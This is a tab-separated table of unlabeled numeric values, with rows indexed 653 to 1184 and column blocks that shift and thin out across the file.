653	407.2	41.4	8.7	1692.6	132	446.6	2041.2	278.2	634.6	2522.5	13.2	2.4
654	387.2	42	8.8	1653.2	132.2	426.3	2059.2	265	634.4	2456.8	13.2	2.6
655	387.3	41.4	8.3	1603.4	133.6	397.3	2013.2	228.6	657.4	2393.1	21.4	1.6
656	386.4	41.9	8.3	1574	133.6	382.8	1979	215.4	693.4	2450.9	9.5	1.6
657	392.3	43	8	1605.5	133	400.2	1990	178	704.6	2428.6	9.5	1.6
658	362.7	42.5	7.7	1586.5	131.8	394.4	1976.4	178.2	728.2	2273.9	9.5	1.6
659	347.9	41.4	7.5	1599.9	134.4	394.4	1933.6	190.2	739.4	2387.3	9.5	1.6
660	313.1	39.6	7.5	1566.3	134.8	377	1934.8	227	717.4	2417.5	9.5	1.6
661	287.2	37.8	8.2	1575.3	136.4	377	1957.4	227.2	693.8	2351	9.5	1.6
662	258.8	36.8	8.2	1535.1	135.2	359.6	1944	252.4	694.6	2426.2	9.5	1.6
663	253	36.2	8	1501.5	134.2	345.1	1934.8	214.8	694	2350.8	9.5	1.6
664	258.2	38.7	8.2	1501.6	134.4	345.1	1969.4	227.6	683	2329.5	9.5	2
665	279.3	39.1	9.5	1501.9	134.6	345.1	1981	202.8	716	2386.1	7.9	1.4
666	304.6	40.3	10.2	1508.1	134.8	348	1993.8	228.2	728	2321.6	7.7	1.4
667	357.6	46.1	10.5	1525.8	136.2	353.8	2005.6	239.6	703.2	2253.3	7.7	1.4
668	625	48.4	16.3	1544	139.8	353.8	2003.8	251.4	703.8	2356.8	7.7	1.4
669	637.9	49.3	16.3	1539.3	139	353.8	1969	251	691.4	2426.3	7.7	1.4
670	651.5	50.7	16.2	1619	144.2	379.9	1979.4	250.8	680.6	2381	7.7	1.4
671	710.1	56.7	17.7	1591.8	148	356.7	1955	226	668.8	2469	7.7	1.4
672	918.9	59.1	17.5	1634.8	153	365.4	1932.4	214.6	669.8	2483.8	8.7	1.4
673	918.7	59.5	17.4	1643.1	154.8	365.4	1946.8	228	645.2	2494.9	8.7	1.4
674	994.9	67.5	18.7	1645.7	155	365.4	1971.6	241.2	669.2	2609.2	14.2	1.8
675	1074.9	78.3	22.7	1659.3	152.2	379.9	1948.8	241	657	2624.8	6.6	2.2
676	1060	78.9	22	1670.8	153	382.8	1947.8	253.6	657	2611.3	13.2	2.2
677	1044.2	79.5	22.8	1626.9	152.4	362.5	1913.8	266	668.2	2697.3	14.2	2.2
678	868.7	82.2	16.8	1659.6	152.8	377	1875.8	265.8	669	2722.5	14.2	2.2
679	868.7	83.5	16.5	1690.3	155	385.7	1815.8	265.8	669.4	2587.9	14.2	2.2
680	1013	84.5	16.7	1641.9	151	371.2	1778.2	266.6	693.8	2661.3	14.2	2.2
681	969	81.2	15.7	1668.8	148	391.5	1734.8	254.4	681.6	2648	14.2	2.2
682	771.9	81	15.7	1629	142.6	385.7	1768	242.2	693.6	2550.6	13.2	2.2
683	773.1	79.6	15.9	1648.1	139.6	403.1	1771	218	692.6	2619.1	13.2	2.2
684	708.2	67.9	14.4	1616	137	394.4	1793.8	180.4	669.2	2559.3	8.7	1.2
685	624.8	56.7	9.7	1612.2	140.6	382.8	1807.8	192.6	668.2	2492.8	15.2	1.6
686	635.2	56.2	9.8	1599.8	141.6	374.1	1817.8	179.4	692.4	2556.7	10.8	1.6
687	616.7	49.5	9.2	1599.6	141.4	374.1	1793.6	178.8	668.6	2555.5	9.8	1.6
688	540.5	44	9.5	1532.3	136.6	353.8	1778	217.6	693	2464.4	9.8	1.6
689	529.6	42.3	10	1506.2	134	348	1732.2	255	704.2	2498.3	9.8	1.6
690	375	41.1	9.5	1506.6	133.2	350.9	1687.2	267.6	692.6	2469.1	9.8	1.6
691	366.7	39.2	9	1498.8	134	345.1	1686.6	292.6	691.8	2426.7	10.2	1.6
692	359.4	38.6	8.8	1473.7	134.6	330.6	1686.6	267.8	716	2564.7	10.4	1.6
693	359.7	39.4	8.7	1466.1	135.2	324.8	1676	240.8	691.8	2564.5	10.4	1.6
694	334.1	40.2	8.4	1471.6	136.2	324.8	1676.8	229	679.8	2513.6	9.4	1.6
695	314.5	40	8.1	1493.5	136.8	333.5	1685.2	216	656.4	2599.5	7.3	1.6
696	294.3	38.6	7.7	1495.3	136.2	336.4	1637.8	215.4	633.8	2589.7	9.5	1.6
697	267.9	37.2	7	1525.3	137.4	348	1593.6	228.2	633.2	2549.6	9.5	1.6
698	246.4	36.4	6.7	1522.9	139.2	342.2	1592.4	241	634	2675.3	9.5	1.6
699	240.1	36.6	6.3	1522.9	140.2	339.3	1601.8	253	656.8	2755.5	9.5	1.6
700	243.3	36.6	6.4	1534.6	141.2	342.2	1601	265.6	680.6	2719.6	9.7	1.6
701	243.1	37	6.3	1523.8	140.2	339.3	1613.8	278.6	703.2	2813.5	10.1	1.6
702	245	36.8	6.4	1529.5	139.2	345.1	1623.8	278.4	715	2748.2	9.9	1.6
703	271.7	41.1	7.9	1516.6	139	339.3	1612.4	266	749.4	2656.9	9.9	1.6
704	298.1	42.3	9.6	1529.9	140.4	342.2	1601.2	240.6	750.2	2780.2	9.9	2.8
705	373.6	43.5	15.3	1508.7	141	330.6	1592.4	203.6	749.8	2824.1	12	1.2
706	430.4	48.1	16.3	1514.5	142.4	330.6	1580.6	204.2	727.8	2822.3	12.9	2
707	551.2	59.4	20.4	1506.7	144.4	321.9	1570.2	228.6	727.6	2911.5	13.8	2
708	625.1	65.7	20.9	1538.1	145.8	333.5	1582	253	728.2	2913.3	13.8	2
709	707.7	71.4	21.2	1536.7	146.8	330.6	1580	253.4	704.2	2848.4	14.7	2
710	843	81.7	21.5	1526.5	148	321.9	1566.4	290.6	692.8	2967.8	15.5	2
711	877.5	87.7	21.8	1515.2	148.2	316.1	1553.6	253.2	715.8	2997.4	14.7	2
712	1064.8	95.9	30.7	1553.6	147.8	336.4	1540.8	241.4	681	2972.5	15.6	2
713	1092.7	96.9	29.5	1566.3	149	339.3	1508	216.2	680.2	3104.4	15.6	2
714	1067.1	96.2	27.8	1540.2	147.4	330.6	1520.4	203.6	704.2	3061.8	15.6	2.2
715	991.9	95.1	22	1509.6	143.8	324.8	1520.2	191.2	703.2	2965.5	17.8	2.2
716	958.7	92.1	21.6	1520.7	142.2	332.6	1506.4	228	714.6	3073.3	13.4	1.4
717	838.8	82.6	18	1516.5	137.8	342.2	1507.2	203	726.2	3108.9	12.5	1.4
718	773.9	76.3	18	1503.9	135.4	342.2	1518.2	191.2	704.4	2963.8	12.5	1.4
719	688.2	71	18.1	1502.5	136.2	339.3	1495.6	216.4	692.2	3074.3	11.6	1.4
720	561.8	61.9	18.1	1525.4	136.4	350.9	1496.6	229.2	704.8	3088.5	10.6	1.4
721	666.1	66.4	17.9	1533.8	138	350.9	1522.8	192.6	704.2	2974.8	11.7	1.4
722	606.3	67.2	8.4	1501.8	138.6	333.5	1523.8	204.6	727.2	3134.7	11.6	1.4
723	626.8	66.5	8.5	1513.2	137.6	342.2	1510.4	241.6	714.4	3172.3	11.6	1.4
724	627.2	66.4	8.8	1535.4	137.4	353.8	1476	229	739	3147.8	11.6	1.2
725	634.9	68.1	9.2	1564.4	136.4	371.2	1463	228.6	750.2	3217	9.4	1.2
726	893.5	80.5	8.9	1533.8	135	360.5	1440.6	253.2	716.2	3144.2	8.5	1.2
727	925.6	82	8.9	1516.6	136.2	348	1427.2	241.4	717	3051.8	9.4	1.2
728	923.7	85.4	8.9	1500.1	135.4	342.2	1405.6	215.8	728.4	3211.4	9.4	1.2
729	1035.7	96.2	8.9	1482.7	132	342.2	1393.2	203.2	704.6	3260.2	10.4	1.2
730	1233.8	99.9	8.9	1448.9	128.8	333.5	1362	203	682.4	3169	10.4	1.2
731	1097.8	90	9.1	1436.2	128.6	327.7	1360	178.4	681.4	3299.1	9.3	1.2
732	974.5	81.8	10	1458.9	129.6	336.4	1349.4	215.8	680.6	3236	8.5	1.2
733	912.2	80.6	9.7	1468	131.6	336.4	1358.6	204.4	680.8	3107	8.5	1.2
734	1087	87.6	9.7	1486.3	134.2	339.3	1359.6	229.6	704	3061.8	10.4	1
735	1082.8	86	9.3	1503.5	138.6	336.4	1357	204.8	715	2995	9.4	1
736	814.1	76.9	9.2	1529.4	141.4	342.2	1345	204.4	750.4	2946.2	14.9	2
737	931.4	80	9	1534.9	140.6	348	1332	179.6	750.8	2936.5	14	2
738	925.4	77.1	9	1575.4	144.8	356.7	1298.2	179.2	750.8	2850.7	14	2
739	822.7	66.4	8.8	1585.2	145.6	359.6	1286.6	154	738.6	2720.5	13	2
740	787.8	70.3	8.8	1598.3	147	362.5	1276.8	166.4	751	2667.4	13	2

741	789.6	70.1	8.6	1633.8	144.8	385.7	1290.4	203.6	750.8	2535.2	13	2
742	793.9	71.3	8.4	1625.5	144.2	382.8	1301.4	191.4	727.4	2439.3	13	2
743	932.7	74.6	15	1592	142	371.2	1313.6	192	750.8	2423.7	13	2
744	753.9	66.4	14.6	1577	139	371.2	1312.4	193.2	750.8	2425.9	11.1	1
745	751.8	67.3	14.6	1579.1	136.8	377	1322.8	180.6	750.4	2408.5	6.4	2.4
746	753.7	64.8	14.7	1550.8	134.6	368.3	1310.2	168.4	715.6	2403.3	0.9	1.4
747	604.5	58.7	14.5	1545	134.4	365.4	1299	167.6	716	2399.1	8.4	1.4
748	609.9	59.8	14.2	1518.7	131.6	359.6	1288.4	179.2	680.8	2359.2	9.4	1.4
749	611.8	59.1	13.8	1516.2	132	356.7	1310.8	215.4	669.8	2358.1	9.4	1.4
750	433.3	49.1	13.3	1523.9	132.2	359.6	1298.4	228.2	657	2396.2	9.4	1.4
751	425.7	48.7	13.1	1507.8	134.6	345.1	1275.6	215	680.4	2397.8	9.4	1.4
752	448.4	48.4	14.1	1513.9	135.8	345.1	1265.6	252.4	668.6	2393.6	9.4	1.4
753	322.2	41.3	8.3	1525.7	135.8	350.9	1275.8	278.4	680.6	2386.9	10	1.4
754	336.9	41.8	8.8	1521.7	138	342.2	1264.6	241.4	703.8	2404.2	23.6	1.4
755	374.1	45.1	10.9	1500.3	137.4	333.5	1276.2	216.2	681.2	2388.6	23.7	1.7
756	371.5	43	10.9	1515.5	137	342.2	1287.2	241.6	658	2378	32	1.8
757	370.5	42.7	10.8	1533.1	138	348	1285.8	229.4	693	2374.2	37.9	3.4
758	379.4	41.5	11.3	1540.3	138.2	350.9	1274.8	191.6	716	2394.7	45.1	3.8
759	379.9	41.5	11.9	1500.4	135.4	339.3	1252.4	191.2	705.2	2418.9	53.2	3.8
760	389.1	41.7	12.3	1490.3	134.6	336.4	1241.6	216.4	705.4	2434	74.5	4.2
761	393.3	40.9	12.5	1483.8	131.4	342.2	1230.4	178.8	716.6	2417.7	78.9	4.7
762	366.6	39.4	11.6	1460.3	130.2	333.5	1230.4	154.4	704.8	2423.5	84.8	5.9
763	343.2	39.8	10.8	1441	131.2	321.9	1218.8	179.2	670.4	2456.8	87.8	6.2
764	330.4	39.7	10.4	1445.4	131.2	324.8	1229.8	179.2	669.4	2453.3	88.3	9.6
765	289.7	35.5	8.2	1457.6	135	321.9	1228.2	179.4	681.2	2485.4	99.5	11.5
766	279.7	35.8	8	1457.9	137.4	316.1	1215.8	217.6	693.2	2483	102.7	18.4
767	282.8	36.4	8.2	1442.9	138	307.4	1193.4	229.4	681.2	2493	136.3	17
768	269.2	36.2	7.6	1429.1	137.6	301.6	1193.6	241.8	681	2492.2	187	16.6
769	260.5	36.8	7.1	1458.1	138.6	313.2	1193.8	279.4	692.2	2479.5	208.8	16.6
770	259.3	38	7	1470.8	138.8	319	1181.8	267.2	715.4	2353.7	187.5	16.2
771	258.9	39.2	7	1448.7	139	307.4	1172.6	242	726.4	2353.8	183.1	15.7
772	258	40.4	6.9	1450.2	139.2	307.4	1183.6	267	738.4	2349.6	177.2	14.5
773	260.9	40.8	7	1467.4	139	316.1	1172.2	241.2	738.4	2322.2	173.6	14.2
774	261.8	41.2	7	1460.2	137.8	316.1	1159.6	216.2	727.2	2309.1	160.4	10.8
775	263.8	40.5	7.2	1459.7	135.2	321.9	1137.2	241.2	704	2311.7	148.2	8.8
776	257.1	40.3	6.9	1447.2	133.8	319	1124.6	252.6	669.6	2318.6	136.7	1.8
777	259.2	40.5	6.9	1449.2	132	324.8	1124.4	215.6	681.6	2322.1	89.7	1.6
778	273	44.8	7.4	1460.3	132	330.6	1122.4	240.8	704.2	2351.5	39.7	1.6
779	294.1	44.8	7.1	1437.1	133	316.1	1089	228.2	681.2	2286.4	9.8	1.6
780	297.7	44	7.3	1404.4	133.4	298.7	1090.4	227.2	668.8	2400.6	9.8	1.6
781	322.1	41.7	7.4	1425.8	134	307.4	1089.6	228	680.8	2413.7	9.8	1.6
782				1454.6	134	321.9	1077.6	240	680.2	2474.4	9.8	1.6
783				1455.4	133	324.8	1067.2	228.4	669.6	2574.5	9.8	1.6
784				1462.3	132	330.6	1079.6	241	692.6	2689.4	8.9	1.6
785				1456.3	129.8	333.5	1088.8	216	716.2	2828.6	9.3	0
786				1457.3	131.2	330.6	1090.4	215.6	716.8	2949.7	9.3	0
787				1449.2	131	327.7	1101.2	203	717.4	2969.8	11.3	0
788				1448.6	131.8	324.8	1101.6	178.8	716.8	3047.2	2.4	0
789				1460.5	131.8	330.6	1101.2	203.2	693.4	3212	2.4	0.4
790				1468.5	131.2	336.4	1080.2	191.4	681.6	3273	2.4	1
791				1464.5	131.6	333.5	1077.4	191.8	691.6	3319.5	2.4	1
792				1453.6	134	321.9	1056	228.4	667.8	3344.8	6.4	1
793				1448	135.2	316.1	1054.6	240	691.6	3310.4	7.2	1
794				1456.6	136.8	316.1	1043.6	203	714.2	3237.4	7.2	2.4
795				1450	137.6	310.3	1054.6	240	738.6	3239.2	6.8	2.8
796				1458.9	135.8	319	1055	252.2	715.6	3239.5	12.1	3.4
797				1476.6	136.6	324.8	1053.6	252.6	704.2	3220.5	12.5	3.4
798				1464.6	136.6	319	1041.6	239.8	668.4	3296.3	19.1	3.4
799				1450.3	136.2	313.2	1028.8	277.4	645.8	3198.3	19.1	3
800				1445.3	135.4	313.2	1017.4	277.4	645	3142.4	19.1	2.4
801				1445.8	135.4	313.2	1006	253.4	645	3166.9	19.1	2.4
802				1425.6	133.6	307.4	984.2	216.6	680	3177.9	16	2.4
803				1418.3	132.2	307.4	985.6	241.8	703.6	3139.1	15.2	2.4
804				1400.5	131	301.6	985.8	241.8	704	3198.8	15.2	1.8
805				1398	131.6	298.7	974.6	229.8	680.2	3153	15.2	2
806				1397.8	131.6	298.7	975.4	228.8	715.4	3051.4	9.9	1.4
807				1369.7	130.8	287.1	985.8	241	680.6	3106.6	16.1	1.4
808				1364	129.8	287.1	975	241	657.6	2897.4	10.4	1.4
809				1383	130	295.8	984.8	216.6	668.8	2912.4	10.4	1.4
810				1378.4	130.2	292.9	972.6	204.6	669	3024.8	11.3	1.4
811				1360.7	130.2	284.2	960.6	204.4	645.4	3065.1	11.3	1.4
812				1361.4	131.6	281.3	949.2	229.4	668.6	3005	11.3	1.4
813				1378.6	135	281.3	936.4	229.6	668	3103.9	12.2	1.4
814				1374.6	136.6	275.5	914.8	254.4	679.2	3064.3	12.2	0.6
815				1358.6	137	266.8	925.2	241.4	680.2	2988.1	12.2	1.4
816				1363.3	138.2	266.8	912.8	229.2	692	3124	12.2	1.4
817				1391.7	142.6	269.7	901.2	204.8	703.6	3172	12.2	1.4
818				1437	149.2	275.5	913.2	192	703.8	3255.8	11.4	1.4
819				1456.1	152	278.4	912.6	154.4	716.2	3387.2	11.4	1.4
820				1474.5	155.6	278.4	903	154.4	739.2	3370.6	10.5	1.4
821				1496.8	156.6	287.1	914.8	167.4	727.8	3292.7	10.5	1.4
822				1498.7	154.8	292.9	914.4	180	704	3334.8	11.4	1.4
823				1482.4	151.6	292.9	902	204.8	715.8	3290.3	10.5	1.4
824				1481.3	149.2	298.7	903.2	229.2	680.6	3263.7	10.5	2.6
825				1500.1	147.4	313.2	912.8	266.2	680.2	3314.7	10.5	1.2
826				1493	145.8	313.2	912.4	290.8	669	3269.4	10.5	2.8
827				1479.5	142	316.1	913.6	290	658.2	3181.9	8.5	2.8
828				1425.4	135	307.4	924.6	278	681.4	3299.2	10.1	2.8
829				1397.7	131.8	301.6	922.6	290.4	693	3213.7	18.1	2.8
830				1379.3	128.2	301.6	913	266.4	657.6	3039.6	18.1	2.8
831				1375.3	126.4	304.5	912.6	241.2	692.6	3045.7	18.1	2.8
832				1398.8	126.4	316.1	912.6	228.6	703	3035	17.2	2.8
833				1401.3	126.8	316.1	890	216.2	703	2973.6	17.2	2.8

834			1422.7	129.6	319	879	216.4	703	3080.7	17.2	1.6
835			1437.1	131.2	321.9	866.8	203.6	715.4	3104.9	18.1	2.6
836			1441.4	132	321.9	845	228.6	680	3038.3	18.1	1
837			1427.6	131.6	316.1	833	229	667.4	3176.7	12.9	1
838			1430.9	132	316.1	833.6	229	655.4	3079.7	16.3	1
839			1413.8	132	307.4	833.4	205	655.8	2993.8	10.2	1
840			1420.1	133	307.4	831.8	229.6	656.4	3156.3	10.2	1
841			1419.6	133.8	304.5	831.6	230.2	691.4	3224.8	11.1	1
842			1400.5	134.8	292.9	831	242.4	716.2	3192.7	11.1	1
843			1412.2	136	295.8	831.2	241.6	693.6	3302.3	12.6	1
844			1394.3	137.2	284.2	832.2	240	716.6	3292.5	13.9	2.4
845			1393.4	140.2	275.5	832.6	227.8	703.8	3201.1	13	1.4
846			1411.1	141.6	281.3	820.4	202.4	679.8	3309.6	13.8	1.4
847			1428.3	142.6	287.1	808.6	189.8	668.2	3227	19.3	1.4
848			1441.6	144.2	290	797.2	214.8	702.4	3192.6	15.1	1.4
849			1490.3	147	307.4	784.4	227.4	679.2	3369.4	13.2	1.4
850			1499.3	148	310.3	773.4	226.2	679	3355.8	13.2	1.4
851			1495.6	149.6	304.5	772.8	251	691.2	3268	12.3	1.4
852			1500.4	147.2	313.2	773.2	239.2	703.2	3366.4	14.2	1.4
853			1488.6	146	310.3	772.2	202.8	691.8	3305.3	13.6	1.4
854			1504	144.2	321.9	772.4	216.2	715.2	3189.8	12.3	1.4
855			1496.9	142	324.8	771.6	229.6	739	3288	12.3	2.8
856			1487.8	142.2	319	773.8	229.6	726.8	3256.3	11.5	2.8
857			1501.2	142.8	324.8	774.4	254	703.8	3201.5	12.3	2.8
858			1506.8	142.8	327.7	774.2	253.6	704.2	3263.5	19.2	2.8
859			1465.7	139.6	316.1	774.6	228.8	680.4	3047.4	20.1	2.8
860			1462.7	138.6	316.1	764.8	215.8	668.2	2963.2	20.1	2.8
861			1485.7	137.4	330.6	762.8	191.4	681.4	3015.5	20.1	2.8
862			1494.1	137.8	333.5	762.6	203.6	680.6	2935.8	19.1	2.8
863			1510.7	138.6	339.3	763.2	228.8	681	2898.4	18.2	2.8
864			1492	136.4	336.4	763.2	253	680.4	2972.7	18.2	1.4
865			1495.3	135.6	339.3	773.2	265.6	680.6	2990.3	18.2	1.4
866			1470.3	132.2	336.4	774.4	277.4	691.8	2923.3	19.1	1.4
867			1470.1	130.8	339.3	773.8	265.2	703.4	3049.4	11.4	1.4
868			1470.9	132	336.4	773.8	277.2	691.4	3085.3	11.3	1.4
869			1489.8	133.2	342.2	773.8	240.2	692	3075.7	10.4	1.4
870			1503.1	136	342.2	774.4	215.8	704.6	3173.3	10.4	1.4
871			1490	138.2	330.6	774	203.4	692.8	3234.7	10.4	1.4
872			1510	142	330.6	774	216.4	681.2	3219.5	9.5	1.4
873			1499.8	143.6	321.9	773.6	203.6	669.8	3316.6	9.5	1.4
874			1527.9	145.6	330.6	772.2	229	681	3341.1	10.4	2.6
875			1548.9	148.4	333.5	759.8	228.6	692.2	3232.8	10.4	1.2
876			1567.1	150.6	336.4	749	216.4	668.6	3285.3	9.5	1.2
877			1557.9	152.2	327.7	737.2	178.6	703.2	3194.6	16.1	1.2
878			1549.2	150.4	327.7	725.8	179.2	702.8	3096.8	8.5	1.2
879			1555.9	152.6	324.8	715.2	191	715	3265.2	8.5	1.2
880			1533.9	148.6	324.8	716.6	216.2	680.2	3291.8	8.5	1.2
881			1538.2	146	333.5	715.4	253.4	692	3184.5	8.5	1.2
882			1507.6	142.4	327.7	716	279	680.8	3268	8.5	1.2
883			1507.9	141.4	330.6	715.6	279.2	704	3272.4	9.4	1.2
884			1515.1	141.6	333.5	714.2	279.2	704	3178.7	9.3	1
885			1507	140.4	333.5	713.8	266.8	715	3152.1	9.3	1
886			1527	141	342.2	713.8	242.4	703.4	3051.9	9.3	2.4
887			1561.7	144.2	350.9	712.4	242	680.2	3009.8	8.2	2.4
888			1593.3	145	365.4	713.8	254.2	669	2986.1	13.6	2.4
889			1591.5	143.6	368.3	715.2	230	657.6	2826.6	16.6	2.4
890			1619.4	144.2	379.9	713.8	217.6	658.2	2698.2	16.6	2.4
891			1620.5	143.2	382.8	702.2	217.2	680.6	2674.8	16.6	2.4
892			1630.5	142.8	388.6	691.4	229.4	681.2	2564.1	16.6	2.4
893			1632.2	140.8	394.4	678.4	229.2	681.2	2452.1	16.6	2.4
894			1607.8	139.4	385.7	667	253.6	658.6	2451.1	15.8	1.4
895			1589.1	136.8	382.8	656.2	278.6	658.4	2474.7	16.6	2.4
896			1566.9	135	377	656.8	279	659	2485.3	22.1	1
897			1527.6	132	365.4	655.2	266.8	658.4	2484.7	16.7	1
898			1531.3	132.4	365.4	655.4	229.2	681.4	2443.6	11.2	1
899			1551.9	130.8	379.9	648	204.6	715	2538.1	8.2	1
900						516.6	153.6	581.2	2545	8.2	1
901									2558.9	9.1	1
902									2570.1	9.1	1
903									2568.3	8.2	1
904									2562.8	8.2	2
905									2565.9	7.4	1
906									2561.5	7.4	1
907									2559.1	7.3	1
908									2610	7.3	1
909									2607.9	7.3	1
910									2615.7	7.3	1
911									2593.2	8.1	1
912									2586.3	8.1	1
913									2606.6	8.1	1
914									2615.7	8.1	0
915									2607.7	8.1	1.6
916									2598.7	11.4	2.6
917									2596.6	15.9	2.6
918									2570.4	17	2.6
919									2521.4	17	2.6
920									2489.1	17	2.6
921									2502.5	16.2	2.6
922									2509.2	16.2	2.6
923									2485.6	16.2	2.6
924									2458.8	17.2	2.6
925									2425.5	17.2	2.4
926									2399.6	14.6	1.4

927										2381.2	14.4	1.4
928										2414.3	13.5	1.4
929										2414.6	14.6	1.4
930										2526.1	15.4	1.4
931										2663	15.4	1.4
932										2754.2	17.2	1.4
933										2792.7	17.2	1.6
934										2955.9	16.2	1.8
935										3115	18.2	2.2
936										3292.6	22.7	2.2
937										3306	20	2.2
938										3424.7	19.8	2.2
939										3598	18.7	2.2
940										3655.7	17.9	2.2
941										3525.6	17.3	2.2
942										3558.8	17	2.2
943										3674.7	17	2
944										3601.8	17	3.4
945										3494	19.3	1.6
946										3410.7	14.1	3
947										3450.9	12.5	3
948										3338.4	21.1	3
949										3236.7	21.1	3
950										3072.3	21.1	3
951										3091.9	20.8	3
952										3072.7	20.2	3
953										3087	20.2	3
954										3029.2	21.6	1.4
955										3058.1	18.2	2.6
956										3121.2	12.7	1.2
957										3092.1	20.8	1.2
958										3131.7	12.2	1.2
959										3121.8	12.2	1.2
960										3153	12.2	1.2
961										3204.2	12.2	1.2
962										3194.7	11.3	1.2
963										3047.2	13.6	1.2
964										3087.1	12.2	1.2
965										3178.6	11.3	1
966										3079.6	16.8	1
967										3182.8	8.7	1
968										3258.7	8.7	1
969										3254.2	8.7	1
970										3374.2	8.7	1
971										3387.8	8.7	1
972										3270.8	9.6	1
973										3409.2	7.3	1
974										3512.4	7.3	2.4
975										3385.3	7.3	1.9
976										3406.1	9.5	2.8
977										3356.7	17.5	2.8
978										3233.9	18.7	2.8
979										3153.3	18.7	2.8
980										3136.2	18.7	2.8
981										3051.2	18.7	2.8
982										3113	18.7	2.8
983										3023.9	18.7	2.8
984										2871.2	18.7	1.7
985										2966.3	18.7	2.5
986										3069.7	19.8	1.6
987										3025.9	12	1.6
988										2958.3	10.8	1.6
989										3158.5	10.8	1.6
990										3068.6	10.8	1.6
991										3190.4	10.8	1.6
992										3273.2	9.9	1.6
993										3206.8	10.1	1.6
994										3348.9	10.1	2.5
995										3383.2	17.3	1.2
996										3258.6	8.5	1.2
997										3319.5	8.4	1.2
998										3509	8.4	1.2
999										3380.2	9	1.2
1000										3488.8	9	1.2
1001										3519.1	9.2	1.2
1002										3408	9.2	1.2
1003										3451.1	9	1.2
1004										3411.7	9	1.2
1005										3290.1	1.8	1.2
1006										3315.2	8.4	2.4
1007										3357.1	15.5	2.4
1008										3233.2	15.5	2.4
1009										3180.8	14.9	2.4
1010										3176.7	14.9	2.4
1011										3028	14.7	2.4
1012										3048.8	14.7	2.4
1013										3132.6	14.7	2.4
1014										3043.7	14.7	1.2
1015										3066	14.7	2.6
1016										3160.9	14.9	1.4
1017										3056.9	8.9	1.4
1018										3028.8	8.9	1.4
1019										3165.8	8.9	1.4

1020											3068.1	8.9	1.4
1021											3042.8	8.9	1.4
1022											2990.6	8.9	1.4
1023											2866.2	8.9	1.4
1024											2843	9.5	3
1025											2774.6	9.5	1.6
1026											2621.6	11.5	1.6
1027											2579.3	10.3	1.6
1028											2577.2	10.3	1.6
1029											2466.3	10.3	1.6
1030											2423.2	10.3	1.6
1031											2440.1	10.3	1.6
1032											2438.7	10.3	1.6
1033											2426.5	10.3	1.6
1034											2414.7	9.7	0
1035											2427.1	9.7	1.6
1036											2422.5	10.5	2.6
1037											2423.6	11.5	2.6
1038											2403	16.1	2.6
1039											2379.5	16.1	2.6
1040											2351.2	16.9	2.6
1041											2346.9	16.9	2.6
1042											2327.7	16.9	2.6
1043											2319.8	16.9	2.6
1044											2325.1	16.9	2.6
1045											2327.4	23.3	2
1046											2326.4	15.4	1
1047											2348.2	14.4	1
1048											2395.1	10.9	1
1049											2370.5	10.9	1
1050											2421.8	11	1
1051											2415.4	11.8	1
1052											2433	10.9	1
1053											2445.6	10.9	1
1054											2456.3	19.7	2.6
1055											2450	14.9	1.6
1056											2437	13.2	1.6
1057											2419.9	13.2	1.6
1058											2379	12.1	1.6
1059											2424	12.1	1.6
1060											2423.4	13	1.6
1061											2427.9	12.2	1.6
1062											2437.6	13	1.6
1063											2445.8	20.7	3
1064											2441.6	11.9	1.4
1065											2476.2	10.3	1.4
1066											2605.8	18.9	2.8
1067											2699.6	18.9	2.8
1068											2754.1	18.9	2.8
1069											2793.4	19.9	2.8
1070											2735.5	18.5	2.8
1071											2859.3	35.1	3.9
1072											2849	57.2	5.6
1073											2919.6	54.9	4.6
1074											3004.7	62.6	6
1075											3059.7	62.7	6
1076											2973.1	55.3	4.6
1077											2956.9	55.3	4.6
1078											2915.6	55.3	4.6
1079											3025.2	54.3	4.6
1080											3084.2	53.9	4.6
1081											3067.2	37.7	3.5
1082											3200.7	14.8	1.8
1083											3131.9	9.4	1.4
1084											3093.8	3.8	0
1085											3171.3	7.2	0
1086											3169.9	6.2	0
1087											3182.7	6.5	0
1088											3309.7	6.5	0
1089											3190.8	21.5	2.1
1090											3248.8	46.1	2.8
1091											3285.2	88.4	5.8
1092											3184.6	181.8	13.8
1093											3222.6	192.9	14.9
1094											3191.8	195.5	15.6
1095											2988	197.6	16.6
1096											3004.2	197.4	16.6
1097											2978.7	197.9	16.6
1098											2834.4	198.8	16.6
1099											2745.5	183.8	14.5
1100											2770.3	159.2	13.8
1101											2579.7	116.5	10.8
1102											2606.8	23.1	2.8
1103											2578.5	12	1.7
1104											2500.6	15	2.4
1105											2621.1	9.4	1.4
1106											2664.7	9.4	1.4
1107											2546.6	8.6	1.4
1108											2432.8	8	1.4
1109											2538	8.6	1.4
1110											2360.6	8.6	1.4
1111											2343	8.6	1.4
1112											2195.7	8.6	1.4

1113										2093.7	8.6	1.4
1114										2077.3	9.7	1.6
1115										1928.3	9.8	1.6
1116										1751	9.8	1.6
1117										1701.6	9.8	1.6
1118										1628.5	9.5	1.6
1119										1344.5	9.8	1.6
1120										1178.6	21.6	1.6
1121										992.3	75.6	6.4
1122										832	75.6	6.4
1123										660.5	75.6	6.6
1124										487.1	73.4	6
1125										307.9	79.9	7.2
1126										150.3	79.9	7.2
1127										5	79.9	7.2
1128										5.8	79.9	7.2
1129										5.8	79.9	7.2
1130										5.8	68.1	7.2
1131										5.8	14.1	2.4
1132										5.8	14.1	2.4
1133										5.4	14.1	2.2
1134										5	16.3	2.8
1135										2.6	9.8	1.6
1136										2.6	9.8	1.6
1137										2.6	9.8	1.6
1138										2.4	9.8	1.6
1139										1.8	9.8	1.6
1140										1.8	9.8	1.6
1141										1.8	9.8	1.6
1142										1.8	9.8	1.6
1143										1.8	9.8	1.6
1144										1.8	8.7	1.4
1145										1.8	8.6	1.4
1146										1.8	8.6	1.4
1147										1.8	8.6	1.4
1148										0.8	31.1	3
1149										1.6	31.1	3
1150										1.6	31.1	3
1151										1.6	31.1	3
1152										3.2	31.1	3
1153										3.2	31.1	3
1154										3.2	32.2	3.2
1155										3.2	40	4.6
1156										3.2	40	4.6
1157										3.2	40	4.6
1158										4.8	17.5	3
1159										4.8	17.5	3
1160										4.8	17.5	3
1161										4.8	17.5	3
1162										3.2	17.5	3
1163										3.2	17.5	3
1164										3.2	14.2	2.4
1165										3.2	6.4	1
1166										3.2	6.4	1
1167										3.2	6.4	1
1168										2.2	6.4	1
1169										1.2	6.4	1
1170										1.2	6.4	1
1171										1.2	6.4	1
1172										1.2	6.4	1
1173										1.2	6.4	1
1174										1.2	1.7	0.2
1175										1.2	9.8	1.6
1176										1.2	9.8	1.6
1177										1.2	9.8	1.6
1178										0.6	9.8	1.6
1179										1.8	26.6	2.8
1180										1.8	26.6	2.8
1181										1.8	26.6	2.8
1182										1.8	26.6	2.8
1183										3	26.6	2.8
1184										3	31.3	3.6
